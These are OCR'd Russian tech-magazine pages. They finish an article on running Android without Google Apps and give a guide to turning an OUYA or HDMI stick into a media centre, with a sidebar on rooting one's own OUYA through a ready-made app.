
В прошлых (да и в будущих) версиях системы содержимое Google Apps отличается, поэтому перед удалением рекомендую скачать gapps нужной версии с сайта goo.im, распаковать с помощью WinRAR и просмотреть содержимое. Также следует учитывать зависимость некоторых приложений из маркета от приложений Google, подробнее об этом я расскажу позже.

```
lib/libAppDataSearch.so
lib/libchromeview.so
lib/libdocscanner_image-v7a.so
lib/libdocsimageutils.so
lib/libearthandroid.so
lib/libearthmobile.so
lib/libfilterframework_jni.so
lib/libfilterpack_facedetect.so
lib/libgames_rtmp_jni.so
lib/libgoogle_recognizer_jni_l.so
lib/libjni_latinime.so
lib/libjni_t13n_shared_engine.so
lib/libjni_unbundled_latinimegoogle.so
lib/liblinearalloc.so
lib/libmoviemaker-jni.so
lib/libndk1.so
lib/libnetjni.so
lib/libocrclient.so
lib/libpatts_engine_jni_api.so
lib/libplus_jni_v8.so
lib/librectifier-v7a.so
lib/librs.antblur.so
lib/librs.antblur_constant.so
```


Это только часть библиотек, входящих в комплект gapps

СПОСОБ НОМЕР 3. КАСТОМНАЯ ПРОШИВКА БЕЗ GAPPS


Предыдущий способ можно существенно упростить, если просто установить на смартфон кастомную прошивку без Google Apps. В этом случае смартфон/планшет будет кристально чист без всякой привязки к Google. Недостаток этого способа — отсутствие Google Play, но можно либо заменить его сторонним магазином приложений



Yandex.Store



1Mobile Market



F-Droid



INFO

Комплект GApps для KitKat, кроме всего прочего, включает в себя также проприетарную камеру с поддержкой сферической съемки и проприетарный же рабочий стол с интегрированным Google Now.

(об этом ниже), либо использовать следующий способ, который включает в себя установку урезанной версии Google Apps.

СПОСОБ НОМЕР 4. GOOGLE PLAY И НИЧЕГО КРОМЕ

Этот способ частичной отвязки от Google — своего рода компромисс. Он не решает проблему слежки — по крайней мере без настроек из первого способа, — но позволяет не захламлять систему кучей бесполезного софта, который будет висеть в фоне и жрать память. Суть проста — ставим кастомную прошивку и заливаем поверх нее минималистичную версию gapps, которая включает в себя только Google Play.

Таких минимальных сборок gapps в Сети множество, но я бы рекомендовал использовать проверенные временем BaNkS Gapps (goo.gl/7wLv5), а именно файл «месяц-число_GApps_Core_4.4.2_signed.zip». Они работают на любом смартфоне, совместимы с ART и включают в себя только основные файлы gapps, список которых приведен в разделе «Что такое gapps», файлы фреймворка, а также несколько библиотек. По сути, это Google Play, инструменты синхронизации и ничего больше.

СТОРОННИЙ МАРКЕТ

Второй и третий способ предполагают полное избавление от Google Apps, включая Google Play и возможность логина с помощью Google-аккаунта, поэтому мы должны найти способ простой и удобной установки приложений, который не заставлял бы нас выкачивать их самостоятельно, а затем скидывать на карту памяти и устанавливать вручную. Один из таких способов — установить сторонний маркет.

На данный момент существует три более или менее жизнеспособные альтернативы Google Play. Это Amazon Appstore (goo.gl/Eczng), Yandex.Store (store.yandex.ru) и 1Mobile Market (market.1mobile.com). У каждого из них есть свои преимущества и недостатки, которые в основном сводятся к количеству приложений и способам оплаты:

- Amazon Appstore — самый известный магазин приложений после Google Play. Содержит более 75 тысяч приложений (в сравнении с 800 тысячами в Google Play), качество каждого из которых проверяется вручную, так же как в iTunes для iOS. Расплачиваться можно с помощью кредитной карты или амазоновскими монетами (Amazon Coins), которые дают в качестве подарка за покупку планшета Kindle Fire либо в подарок от другого юзера. Одна из самых интересных черт магазина — ежедневная бесплатная раздача одного из платных приложений.
- Yandex.Store — магазин от компании «Яндекс». Содержит более 85 тысяч приложений, каждое из которых проверяется антивирусом Касперского. Особо ничем не выделяется, но зато имеет киллер-фичу в виде возможности оплачивать покупки с помощью сервиса Яндекс.Деньги или счета мобильного телефона.
- 1Mobile Market — крупнейший сторонний репозиторий Android-приложений, включающий в себя более 500 тысяч софтин. Отличается от других наличием исключительно бесплатных приложений (не путать с пиратскими), из-за чего позволяет не проходить стадию регистрации аккаунта и сохранить анонимность.

Приложения во всех трех маркетах имеют оригинальные цифровые подписи разработчиков приложений, что позволяет использовать их одновременно. Приложение, установленное из одного маркета, может быть без проблем обновлено из другого, а при удалении пропадет из списка установленных сразу во всех. Покупать, правда, придется раздельно.

РЕШЕНИЕ ПРОБЛЕМЫ ЗАВИСИМОСТИ ПРИЛОЖЕНИЙ ОТ GOOGLE APPS

Несмотря на то что компоненты gapps не являются частью официального API Android, некоторые приложения все-таки ожидают увидеть их в системе, из-за чего может возникнуть ряд проблем — от полной неработоспособности приложения до потери части его функций. Некоторые приложения откажутся устанавливаться из-за отсутствия Google Maps API, другие падают сразу после запуска, не обнаружив его, третьи включают в себя прямые ссылки на Google Play, что может привести к падениям и некорректной работе.

Чтобы решить эти проблемы, пользователь MaR-V-iN с XDA начал проект NOGAPPS (goo.gl/R8K7Ts), в рамках которого ведется разработка набора открытых компонентов, заменяющих оригинальную функциональность Google Apps. В данный момент доступно три компонента-замены:

- Network Location — сервис геолокации на основе Wi-Fi и базовых станций GSM. Основан на базе данных IP-адресов от Apple и открытой базе базовых станций;
- Maps API — замена интерфейса к Google Maps на основе OpenStreetMap;
- BlankStore — открытая альтернатива клиенту Play Store. Позволяет устанавливать бесплатные приложения из магазина Google, но не рекомендуется к использованию из-за возможных санкций со стороны поисковика (это запрещено их правилами).

Установка компонентов производится отдельно и разными способами. Network Location достаточно вручную скопировать в каталог `/system/app/` в Android 2.3–4.3 или в каталог `/system/priv-app/` в KitKat (в этом случае следует использовать файл NetworkLocation-gms.apk). Maps API устанавливается с помощью прошивки файла nogapps-maps.zip через консоль восстановления. Для установки маркета придется не только копировать файл, но и генерировать Android ID на большой машине, но, так как делать это не рекомендуется, я не буду об этом рассказывать и ограничусь ссылкой на инструкцию (goo.gl/QrG9ir).

После всех манипуляций софт должен корректно заработать.

ВЫВОДЫ

Для компании Google Android без ее собственных приложений бесполезен, поэтому нет ничего удивительного в том, что компания выносит в них самые вкусные части системы и оставляет код закрытым. Однако в этой статье я показал, что жизнь без gapps есть и она может быть даже проще и удобнее, чем с Google.



Все лучшее в одном

Собираем полнофункциональный медиацентр за 100 долларов

Долгое время у тех, кому был нужен полнофункциональный домашний мультимедийный центр, способный не просто читать DVD, но и показывать Full HD видео в разных форматах, получать контент через Сеть, иметь встроенный проигрыватель с онлайн-сервисов, поддержку приложений и еще несколько десятков разных функций, было только два выхода: купить медиаплеер вроде Oppo или Dune либо собрать его самому из старого компа. Сегодня обо всем этом можно забыть и просто приобрести HDMI-стик под управлением Android или приставку на одном из мобильных чипов за 50–100 баксов.

Некоторое время назад я стал обладателем игровой консоли OUYA стоимостью 99 долларов. Вся начинка этой приставки, в сердце которой находился по тем временам уже устаревший мобильный чип Tegra 3, умещалась на ладони, а в качестве интерфейсов подключения периферии предлагались только HDMI, USB 2.0 и microUSB. Тем не менее из этого скромного чуда техники мне удалось создать полнофункциональный мультимедиацентр, способный проглотить любые форматы, с выводом картинки в Full HD, практически безграничными возможностями проигрывания контента с разных веб-сервисов, встроенным торрент-клиентом с автоматическим запуском по ночам, эмуляторами PSX, PSP и Sega Dreamcast и управлением с помощью клавиатуры, джойстика или Air Mouse. Конечная стоимость всего комплекта, за вычетом жесткого диска, не превысила 130 долларов.

Возможно, кого-то это удивит, но точно такую же систему можно собрать, взяв за основу практически любой доступный на рынке девайс, построенный на мобильном чипе: китайский HDMI-стик на RK3066 или RK3188, MINIX NEO X7 в более громоздком корпусе, но с тем же RK3188 внутри или очередную приставку на мобильном чипе от какой-нибудь Lenovo. Все они одинаково подойдут для выполнения роли полной замены коммерческих и зачастую необоснованно дорогих медиацентров.

В этой статье я расскажу, как, взяв один из этих мини-компьютеров и вложив 30 долларов, создать из него полноценный развлекательный центр.

ЧТО НАМ ПОНАДОБИТСЯ?

- Приставка или HDMI-стик. Как я сказал, подойдет практически любой, но рекомендую обратить внимание на те, что основаны либо на NVIDIA Tegra, либо на китайском Rockchip не ниже RK3066 (сейчас в основном продаются на более продвинутом RK3188). Стик или приставку на Allwinner (например, GameStick) я бы брать не стал, производительности для комфортного просмотра 1080p видео может не хватить.
- Клавиатура и беспроводная мышь. Необязательно, но сильно упрощает настройку.
- USB-хаб для подключения множества периферийных устройств. На eBay и DealExtreme такие раздают практически задаром.
- Air Mouse (пульт с гироскопом). Очень удобно при управлении девайсом, большой выбор есть на eBay. Я свой (goo.gl/PVdlji) приобрел за 14 долларов.
- USB-кейс для жесткого диска или USB-диск. Лучше взять фирменный, но вполне сойдет и китайский кейс за 12 долларов (обеспечивает скорость в 20 Мб/с, которой достаточно для просмотра фильма размером более 100 Гб или передачи данных по сети со скоростью 160 Мбит).

Огромным плюсом также станет система динамической задней подсветки монитора/телевизора PixelKit Lightpack (goo.gl/Uymhlf), собравшая полмиллиона на Kickstarter. На момент написания статьи она еще не была доступна в открытой продаже, так что я не смог ее опробовать. Тем не менее система официально поддерживает OUYA и Android, так что никаких проблем с подключением быть не должно.

ПОДКЛЮЧЕНИЕ

Не думаю, что стоит в деталях рассказывать, как все эти компоненты собрать в единый развлекательный центр, но из-за некоторых особенностей приставок и HDMI-стиков сделаю несколько кратких ремарок. Первое, что следует учесть, — это ограниченное количество портов ввода-вывода. OUYA или HDMI-стик MK808 имеют следующие интерфейсы: один (иногда два) порт USB 2.0, один порт microUSB, HMDI-порт и слот для SD-карты. В режиме хоста работает только полноразмерный USB, поэтому вся периферия должна быть подключена к нему через USB-хаб. Порт microUSB предназначен исключительно для питания и перепрошивки устройства.

Аудиовыхода ни на одном из подобных устройств мне видеть не приходилось, но, если учесть развитость современных телевизоров, проблем с подключением акустики к самому телевизору через аналоговый вход или оптику возникнуть не должно. Аудиофилы, как обычно, будут разочарованы качеством звучания встроенного в чипсет аудиокодека, но на акустике ценой меньше 500 долларов разница вряд ли заметна (если она вообще есть). Внешние карты памяти Android не поддерживает.

USB-диски определяются без проблем, но кроме OUYA очень немногие устройства могут работать с файловыми системами NTFS или ext4 из коробки. Эту проблему можно решить с помощью сторонних прошивок или приложений из Google Play (Paragon NTFS & HFS+ или NTFS Mounter). В крайнем случае диск можно отформатировать в exFAT, благо ОС вместе с кешами находится во внутренней памяти устройства.

Также следует иметь в виду, что некоторые HDMI-стики не умеют корректно выводить картинку в 1080p, поэтому лучше сразу проконсультироваться по поводу этой проблемы на специализированных форумах. С другой стороны, в RK3188 этой проблемы наблюдаться уже не должно.

В остальном все просто: собираем все вместе, втыкаем в телевизор и смотрим, что из этого получилось. В 99,9% случаев Android без всяких проблем распознает всю периферию, включая Air Mouse (она, кстати, эмулирует также и клавиатуру, поэтому подключать ее следует уже в тот момент, когда все настроено).

НАСТРОЙКА

Здесь опять же все просто. Подавляющее большинство стиков и ТВ-приставок продается с предустановленным Android 4.1, без каких-либо кастомизаций, кроме расширенных настроек подключения по HDMI. Собственно, в них и надо заглянуть



Евгений Зобнин
execbit.ru



INFO

При выборе HDMI-стика следует обратить внимание на его систему охлаждения. Лучшим выбором будет стик в корпусе из алюминия либо с выведенным на корпус радиатором. Пластиковый закрытый корпус, скорее всего, приведет к перегревам и спонтанным перезагрузкам.



INFO

MINIX NEO X7 — один из лучших представителей в серии ТВ-приставок из Китая. Как и классические HDMI-донглы, он основан на RK3188, но упакован в привлекательный корпус и снабжен качественным аудиокодеком Realtek ALC5616, Wi-Fi-антенной и пультом с гироскопом.

в первую очередь. Переходим в «Настройки → Screen», далее в настройки разрешения HDMI (HDMI Mode) и смотрим, правильно ли стик определил и установил разрешение. Там же можно подогнать картинку к размеру экрана, если она вылезает или не заполняет его полностью, опция Screen Scale.

Не во всех стиках настройки будут располагаться именно по этому адресу, а в некоторых их может вообще не быть. Например, OUYA по умолчанию не позволяет регулировать настройки картинки, полагаясь на автоматическое определение параметров, но зато имеет поддержку 3D, которая используется в некоторых играх («Настройки → HDMI → 3D»). Отрегулировать разрешение и размер экрана в этой приставке можно с помощью специального приложения, о котором я расскажу позже.

Google Play, который нам нужен в обязательном порядке, предустановлен почти во все стики класса noname, но отсутствует по умолчанию в OUYA и может отсутствовать в продуктах «настоящих компаний» вроде той же Lenovo. Все это вызвано ограничениями со стороны Google, но может быть нивелировано за счет установки стороннего маркета, например Amazon Appstore (goo.gl/hkHyMt) или 1Mobile Market (market.1mobile.com). В OUYA проблема отсутствия маркета решается так, как описано во врезке «Получаем root и Google Play в OUYA».

ГРАФИЧЕСКОЕ ОКРУЖЕНИЕ И МЕДИАПЛЕЕР

Несмотря на оптимизацию для карманных устройств, Android очень неплохо вписывается в экран большого телевизора и достаточно удобен в управлении с помощью как мыши или Air Mouse, так и клавиатуры. С другой стороны, классический рабочий стол на большом экране несколько неуместен, и его лучше заменить на нечто более подходящее, например Smart Launcher. В отличие от стандартного, этот домашний экран не имеет классического меню приложений, виджетов и дока, а вместо этого выводит иконки всех приложений на несколько фиксированных рабочих столов, сортируя приложения по назначению. Игры оказываются на одном рабочем столе, медиапроигрыватели — на втором, интернет-браузеры и клиенты социальных сетей — на третьем. Это лучшее и наиболее удобное решение, что мне удалось найти за все время использования приставки.

Вторая особенность интерфейса Android, которой явно не место в телевизоре, — это нижняя панель управления. В Android 4.0 и 4.1 она выполняет функции панели навигации и строки состояния. В Android 4.2 и выше строка состояния находится наверху, а внизу остаются только кнопки навигации. В любом случае эта панель не нужна, она не позволяет развернуть приложения на полный экран и, как результат, серьезно ухудшает впечатление от просмотра фильмов. Для решения этой проблемы можно прошить стороннюю сборку Android, которая автоматически прячет панель при запуске приложений (например, Finless ROM), либо установить приложение вроде full!screen, позволяющее полностью спрятать ее. Для навигации в этом случае можно использовать мышь (правая клавиша — кнопка назад) либо клавиатуру (Esc). Кстати, в OUYA панели и строки состояния нет изначально.

После установки стороннего домашнего экрана и удаления панели навигации система становится вполне пригодной для повседневного использования. Однако возможности мультимедиа на этом уровне практически отсутствуют. Чтобы получить настоящий мультимедийный центр, мы должны




Рис. 1. **Рабочий стол, выдвигающийся с края экрана**




Рис. 2. tTorrent собственной персоной




Рис. 3. Настраиваем количество потоков скачивания/отдачи в tTorrent




Рис. 4. XBMC и файлы на жестком диске




Рис. 5. Настройки XBMC

Рис. 6. Интерфейс XBMC с визуализацией музыки на заднем плане

установить определенный набор софта. Лично я использую на своей приставке только два мультимедийных приложения: XBMC и YouTube for Google TV, однако в маркете есть большой выбор других приложений, которые также могут пригодиться. Я бы отметил следующие:

- MX Player — видеоплеер, основанный на кодеке FFmpeg, а потому играющий почти все, что существует в природе. В моем случае из скачанных с нета гигабайт самых разных рипов он смог корректно воспроизвести абсолютно все. Поддерживает кучу кодеков, множественные звуковые дорожки в разных форматах, субтитры (внешние и внутренние). Для включения аппаратного ускорения следует установить кодек с поддержкой инструкций NEON из маркета (этого будет достаточно даже для 1080p).
- Tunein Radio — 7 тысяч интернет-радиостанций в одном приложении. После редизайна приложение стало не очень удобно в использовании, но со своей работой справляется на 5+.
- 500px — архив из тысяч профессиональных фотографий. Интересен в первую очередь возможностью включить слайд-шоу.
- ivi.ru — очень неплохой клиент известного портала.
- vkPlayer — проигрыватель мультимедиа из сети «ВКонтакте». Не очень удобен, но работает прекрасно.
- CheapCast — превращает стик/приставку в Chromecast. Уровень полезности низкий, так как YouTube for Google TV умеет делать то же самое.

XBMC

Теперь о тяжелой артиллерии. Всеядный зверь XBMC, изначально придуманный в качестве первичного интерфейса для основанных на Linux ТВ-приставок, уже довольно давно существует для Android, и, надо сказать, не просто существует, а прекрасно работает и обладает всем функционалом обычной версии. Для тех, кто выпал из жизни, поясню: XBMC — это такой интерфейс, а логичнее было бы сказать целая операционная система, предназначенная для выполнения мультимедийных функций. XBMC обладает шикарным и очень удобным интерфейсом, который можно полностью менять с помощью шкурок, играет любое видео и аудио, по сети и с диска, позволяет просматривать фотографии, имеет встроенный DLNA-сервер, а также поддержку тысяч плагинов, которые могут выполнять самые разные функции — от предоставления доступа к YouTube или di.fm до реализации веб-браузера или клиента форума. По сути, XBMC — это единственная программа, которая нужна в мультимедиацентре.

XBMC — открытый софт, а значит, он ничего не стоит и установить его может любой желающий. С другой стороны, в Google Play его нет, и поэтому качать и обновлять приложение придется с официального сайта (xbmc.org/download/) либо через магазин OUYA, если речь идет об этой приставке. Начиная с 12-й версии XBMC поддерживает большинство китайских и не очень чипсетов и может использовать их возможности для аппаратного декодирования видео. В списке поддерживаемых, в частности, значатся Rockchip (RK3066/RK3188), Allwinner A31 (A10, A13, A20 не поддерживаются), MediaTek MTK6589T, Snapdragon и, конечно же, Tegra 3/4.

Настраивать XBMC совсем не обязательно. Он прекрасно работает из коробки, и в меню настроек можно залезть только для смены языка, местоположения (для встроенного виджета погоды) и включения DLNA-сервера. В официальном репозитории есть огромное количество самых разных плагинов, которые устанавливаются и автоматически обновляются через Сеть. Перечислю те, что использую я:

- Digitally Imported — клиент одноименной интернет-радиостанции.
- Radio — множество радиостанций в одном плагине.
- Russian Podcasting — российские подкасты.
- ivi.ru — да, опять он.
- RuTube — клиент одноименного сервиса.
- Torrent-TV — телеканалы через торрент-ТВ (ACE Stream).
- Дождь — одноименный телеканал.
- Artwork Downloader — автоматически скачивает обложки для фильмов и телепередач.
- Web Viewer — простой браузер.

Стоит сказать, что в комплекте с самим XBMC идет около двух десятков встроенных плагинов, которые используются для автоматической загрузки обложек, проигрывания видео по сети и так далее. Сетевые потоки, которых нет в виде пла-



INFO

По умолчанию ОВ случае с OUYA более удачным вариантом домашнего экрана будет не Smart Launcher, а Sidebar Plus — он позволяет создать домашний экран, который будет выезжать сбоку.

гинов, можно добавить самому, записав URL потока в файл с расширением strm и открыв его с помощью XBMC.

ТОРРЕНТЫ И АВТОМАТИЗАЦИЯ

В моей конфигурации OUYA используется не только для просмотра видео и прослушивания музыки, но и для скачивания torrent-файлов. На первый взгляд может показаться странным использовать приставку на мобильной ОС для этой цели, но, как оказалось, она превосходно справляется с задачей скачивания, хранения и раздачи файлов. Организовать такую схему работы довольно просто. Достаточно установить и настроить два платных приложения: автоматизатор Tasker и полнофункциональный torrent-клиент tTorrent Pro.

Сначала устанавливаем и запускаем tTorrent. Переходим в настройки и увеличиваем количество одновременных потоков скачивания/отдачи (я установил 3/3), а также выбираем каталог, откуда torrent-файлы будут автоматически добавляться в очередь (в моем случае `/sdcard/download/`). Это нужно для того, чтобы торрент-файл, скачанный из нета на ПК, можно было легко добавить в очередь на ночное скачивание с помощью такой команды:

```
$ adb connect IP-адрес-приставки
$ adb push ~/Downloads/porno.torrent ↵
  /sdcard/download/
```

Устанавливаем Tasker. Он нам нужен для того, чтобы настроить автоматический запуск tTorrent. Запускаем, нажимаем кнопку «+» по центру снизу, выбираем в меню пункт «Время», далее в опции «От» устанавливаем время запуска tTorrent, а в поле «До» — время остановки (пусть будет 02:00/10:00). Возвращаемся обратно, Tasker предложит добавить к событию новую задачу, вводим имя (например, «tTorrent»), в открывшемся окне нажимаем «+», выбираем в меню «Прилож.», далее «Запустить приложение» и выбираем tTorrent. Возвращаемся на главный экран. Теперь Tasker будет запускать tTorrent в 02:00 и останавливать в 10:00.

ИГРЫ И ДЖОЙСТИК

Эта тема не совсем профильная для журнала, поэтому не буду растекаться мыслью по древу, а перечислю несколько фактов:

- Производительности Tegra 3 и RK3066/RK3166 достаточно, чтобы потянуть любую доступную для Android игру.
- Комфортно удастся играть только в те игры, которые поддерживают джойстик или клавиатуру (что с точки зрения Android одно и то же).
- Android поддерживает почти все Bluetooth-джойстики, но только при условии наличия поддержки Bluetooth в самом девайсе (сюрприз!).
- Для эмуляции джойстика с помощью смартфона можно использовать приложение DroidMote (плюс DroidMote Server на самом девайсе).
- Чтобы играть в игры без поддержки джойстика, можно использовать Tincore Keymapper из Google Play.
- В Mod Collection For Ouya есть хак, позволяющий играть в игры с поддержкой Moga (Modern Combat 4, например) с помощью стандартного джойстика.
- Для Android есть эмуляторы практически всех консолей, от NES до Sega Dreamcast.
- Эмулятор Sega Dreamcast называется reicast. Он бесплатный, открытый и позволяет выводить Full HD картинку с FPS > 25 (по крайней мере на OUYA).


ВМЕСТО ВЫВОДОВ

Производительность современных мобильных чипов такова, что они запросто уделывают любые ТВ-приставки и во многих мультимедиазадачах могут заменить стационарный комп. Большинство из них стоят копейки и продаются с полноценной ОС, поддерживающей множество типов периферийных устройств, включая мышь, флеш-карты и внешние жесткие диски. Android, в свою очередь, позволяет эффективно задействовать все эти возможности без необходимости в подготовке специального дистрибутива и его настройки. Если от домашней развлекательной системы не требуются экстраординарные возможности, то HDMI-стик или ТВ-приставка на базе мобильного чипа — это идеальный выбор.



INFO

XBMC Remote — официальное приложение для управления XBMC. Доступно в Google Play (bit.ly/1he33w5).



INFO

Если XBMC тормозит при воспроизведении видео в 1080p на RK3066/RK3188, стоит попробовать прошить обновленное ядро с фиксом бага Vsync или кастомную прошивку вроде Finless ROM (goo.gl/HJxR7U).



INFO

По умолчанию OUYA не поддерживает русский язык, но его можно активировать с помощью приложения locale 2.

ПОЛУЧАЕМ ROOT И GOOGLE PLAY В OUYA

Для получения root и Google Play на OUYA нам понадобятся три инструмента:


- **приложение Root My Ouya (goo.gl/P3LwOa), которое использует нашумевший эксплойт Master Key для получения root;**
- **фреймворк Xposed (goo.gl/NNwZ9);**
- **Xposed-модуль Mod Collection For Ouya (goo.gl/DFjtSb).**

Открываем стандартный браузер (находится в меню Make), скачиваем с его помощью все три приложения и устанавливаем их. Далее действуем по следующей схеме (для запуска приложений используем все то же меню Make):


1. **Запускаем Root My Ouya и нажимаем кнопку Start Root. После окончания процедуры перезагружаемся.**
2. **Запускаем Xposed, нажимаем Framework, далее — Install/Update, возвращаемся на главный экран, нажимаем Modules и ставим галочку напротив Mod Collection For Ouya, перезагружаемся.**
3. **Запускаем Mod Collection For Ouya, нажимаем On напротив Google Play Store Mod и жмем Install Play Store.**
4. **Перезагружаем приставку.**
5. **Запускаем Google Play и вводим данные аккаунта.**

Обрати внимание, что в коллекции модов есть еще три интересных пункта:

- **SU & Mods Preserver — сохраняет root и Google Play после автоматического обновления прошивки. Требует установки ClockworkMod с помощью кнопки Install ClokworkMod Recovery.**
- **Force HDMI Resolution — позволяет выбрать разрешение: 720p или 1080p.**
- **Fix Overscan — фикс редкого бага с неправильным масштабированием изображения. Если картинка выходит за пределы экрана телевизора, то стоит поиграть со значениями в окне ввода справа (от 0.00 до 0.20).**




Mod Collection for Ouya




6

EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

